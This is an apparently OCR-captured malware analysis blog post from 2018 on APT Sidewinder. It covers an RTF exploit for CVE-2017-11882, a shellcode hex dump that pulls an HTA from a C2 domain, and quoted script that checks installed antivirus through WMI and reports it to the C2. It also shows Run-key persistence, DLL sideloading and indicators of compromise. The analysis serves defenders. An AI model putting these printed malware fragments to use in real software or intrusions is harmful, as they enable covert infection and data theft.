
APT Sidewinder changes theirs TTPs to install their backdoor.

medium.com/@Sebdraven/apt-sidewinder-changes-theirs-ttps-to-install-their-backdoor-f92604a2739

Sebdraven October 18, 2018

A new RTF (9001056791a03ec998f26805d462bc2ca336b2c3aeac2e210f73ff841dfe3eec) has just been discovered and it's the same toolset that is used to create their exploit.

The RTF exploits CVE-2017–11882 to dowload a file HTA on hxxp://webserv-redir.net/includes/b7199e61/-1/5272/fdbfcfc1/final using mshtmll.dll and RunHTMLApplication and records that in caller.exe.



```
000016e0  8b 1d 30 00 00 00 8b 5b  0c 8b 5b 14 8b 1b 8b 1b  |..0....[..[.....|
000016f0  8b 5b 10 89 5d fc b8 28  6b 46 00 ff 10 e9 19 01  |.[..]..(kF......|
00001700  00 00 ff 75 fc b8 90 68  46 00 ff 10 ff d0 eb 64  |...u...hF......d|
00001710  5b 31 d2 8a 2c 13 80 fd  00 74 07 88 2c 10 42 40  |[1..,....t..,.B@|
00001720  eb f1 c6 04 10 00 eb 24  b8 a4 68 46 00 ff 10 eb  |.......$..hF....|
00001730  2b 50 b8 90 68 46 00 ff  10 6a 00 6a 00 6a 00 6a  |+P..hF...j.j.j.j|
00001740  00 ff d0 6a 00 b8 d0 67  46 00 ff 10 e8 d7 ff ff  |...j...gF.......|
00001750  ff 6d 73 68 74 6d 6c 2e  64 6c 6c 00 e8 d0 ff ff  |.mshtml.dll.....|
00001760  ff 52 75 6e 48 54 4d 4c  41 70 70 6c 69 63 61 74  |.RunHTMLApplicat|
00001770  69 6f 6e 00 e8 97 ff ff  ff 63 61 6c 6c 65 72 2e  |ion......caller.|
00001780  65 78 65 20 68 74 74 70  3a 2f 2f 77 65 62 73 65  |exe http://webse|
00001790  72 76 2d 72 65 64 69 72  2e 6e 65 74 2f 69 6e 63  |rv-redir.net/inc|
000017a0  6c 75 64 65 73 2f 62 37  31 39 39 65 36 31 2f 2d  |ludes/b7199e61/-|
000017b0  31 2f 35 32 37 32 2f 66  64 62 66 63 66 63 31 2f  |1/5272/fdbfcfc1/|
000017c0  66 69 6e 61 6c 00 00 00  00 00 00 00 00 00 00 00  |final...........|
000017d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001810  00 00 00 00 00 00 00 00  00 00 00 e8 e2 fe ff ff  |................|
00001820  47 65 74 43 6f 6d 6d 61  6e 64 4c 69 6e 65 57 00  |GetCommandLineW.|
00001830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00002600  00 00 00 00 00 01 05 00  00 00 00 00 00           |.............|
0000260d
```

Sidewinder gives up the powershell in the HTA and all stuff is written in vbs. The goal of this change is to be more furtive. Many malware used Powershell and many papers describe how to log correctly the execution of powershell.

The HTA file checks with WMI the Antivirus Installed and send the informations on the C2.

```
var objWMIService = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
 var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
 var objItem = new Enumerator(colItems);
```

and

```
for (;!objItem.atEnd();objItem.moveNext()) {
 x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ","");
 }
```

and

```
if(iss(ll(x),"avast")==0 && iss(ll(x),"360")==0)
 {
 try{
```

```
 ointernet.open("GET",
Base64Decode("aHR0cDovL3dlYnNlcnYtcmVkaXIubmV0")+Base64Decode("L3BsdWdpbnMv")+"-
1/5272/true/true/"+x, 0);
 ointernet.send();
 }catch(e){}
 }

if(iss(ll(x),"avast")==0 && iss(ll(x),"kasper")==0)
 {
 oShell.Run(pz,0,false);
 try{
 ointernet.open("GET",
Base64Decode("aHR0cDovL3dlYnNlcnYtcmVkaXIubmV0")+Base64Decode("L3BsdWdpbnMv")+"-
1/5272/true/true/done", 0);
 ointernet.send();
 }catch(e){}
 }}catch(e){}finally{window.close();}
```

If the AV are installed, the script is stopped.

The chains infections has changed a bit.

In the HTA file, there is a zip file. In the zipfile, there are an exe nammed FinalBot.exe. The file become Srvstr.exe in the directory: *ExtractTo=din&"\Srvstr\dat"*

The backdoor has a persistance in the run key.


oShell.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\WinSrv", pz, "REG_SZ");


And the backoor is launched like that:

The HTA File decodes cmpbk32.dll whith two file hj.txt in \Srvstr\dat and call cmd.exe after copying in \Srvstr\dat.

the cmd.exe uses cmpbk32.dll by sideloding.


And in the entrypoint of the dll, cmpbk32.dll calls fn_0x10001000 for using WinExec to execute Srvstr.exe FFFFFFFF00001498 .





The backdoor has developped in VB and used the 8EBECD7C.dll (msvbvm60.dll modified).

data = readBinary(win&"\system32\msvbvm60.dll")
data = Replace(data,"__vba","__zbc")
writeBinary data,ExtractTo&"\8EBECD7C.dll"



For Intezer, the backdoor is the family of Sidewinder.

https://analyze.intezer.com/#/analyses/c2e4ee74-63ed-4222-b072-0387a32cef71

Indicators

7c76c3c9e8569e102ba083a64d22cf46920e3566d7e940b54fb1e6c628e6610f Test.Zip

8c16ebad57e0288077ae58607b2967bf7b40761b20d783814d655280e9779e99 FinalBot.exe
dd5c74f195b7ba0cd06fe3b899125c09440ce14648080f520c06857e4001ff54 hj1.txt
7bd7cec82ee98feed5872325c2f8fd9f0ea3a2f6cd0cd32bcbe27dbbfd0d7da1 hj.txt

webserv-redir.net 185.106.120.43

heartissuehigh.win 185.106.120.43

mail.webserv-redir.net 185.106.120.43

www.webserv-redir.net 185.106.120.43

hxxp://www.webserv-redir.net/images/67381F0B/-1/5272/3cdc4fcb/main.RTF